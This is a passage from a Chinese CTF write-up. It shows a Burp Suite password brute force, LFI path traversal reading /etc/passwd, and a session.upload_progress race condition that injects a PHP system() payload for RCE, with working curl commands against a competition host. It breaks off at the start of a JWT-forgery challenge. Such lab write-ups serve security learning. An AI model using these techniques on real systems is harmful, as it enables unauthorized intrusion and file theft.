1314

开始攻击,在最后一条(第 1314 条),看右边 Response(响应)获得flag
16. 浮光博客
工具:Burp Suite
打开网页点击F12,发现用户名yanxi,但无密码,想到bp攻击器进行爆破,在攻击器中设置类型sniper在请求体里把 password=adsawda 改成占位并标记。配置字典,Payload set 保持 1,Payload type 选 Simple list,添加密码
1 | 123456 |
开始攻击,得出结果,密码为123456,输入账号密码来到用户界面,
主界面什么页面没有,但有一个信息,点击文章是发现链接为 ?file=posts/xxx.php,推测文件包含,尝试路径穿越
1 | /?file=posts/../../../../../../etc/passwd |
成功读取,确认为lfi,使用 lfi 探测,确认 flag 位置输入
1 | /?file=posts/../../../../../../var/www/html/flag.php |
(恼)flag.php 被 include 执行但走了隐藏分支。所以我们必须要rce之后再cat /var/www/html/flag.php在尝试日志投毒,头像/简介会话投毒无果后(猜猜我用了多久试这些55555……)想到运用session.upload_progress 注入(这里需要用到竞态,php中有明确的文字说明了这是一个有绝对路径且有固定文件名,方便后续的竞态操作)确定好方向后,开始尝试,搭建两个窗口(a和b),a中输入
1 | $b = New-Object byte[] (1000000); [System.IO.File]::WriteAllBytes("C:\Users\lenovo\Desktop\big.png", $b) |
创建一个文件(这里限制了不能超过2mb)然后限速上传,输入并运行
1 | curl.exe -i -X POST "http://ctf.zypc.xupt.edu.cn:50597/?page=profile" -H "Cookie: PHPSESSID=d1b0dceb108b2b9855f343945dea1d79" -F "action=upload_avatar" --form-string 'PHP_SESSION_UPLOAD_PROGRESS=<?php system(''cat /var/www/html/flag.php''); ?>' -F "avatar=@C:\Users\lenovo\Desktop\big.png;type=image/png" --limit-rate 20K |
在b窗口中输入并运行(要在a上传期间运行)
1 | curl.exe "http://ctf.zypc.xupt.edu.cn:50597/?file=posts/../../../../../../tmp/sess_d1b0dceb108b2b9855f343945dea1d79" -H "Cookie: PHPSESSID=d1b0dceb108b2b9855f343945dea1d79" |
(用到竞态,是因为这样相当于用a在程序中开了一个后门,使得在a生命周期还在的时候再发送请求b去包含这个文件达成一个绕过的效果)
获得flag
17. wp提交处
考点:JWT 伪造
打开网页是wp的登录页面,初次尝试sql注入无果,根据题目提示推断用jwt伪造,但现在我们点开F12的存储cooki并没有发现access_token。
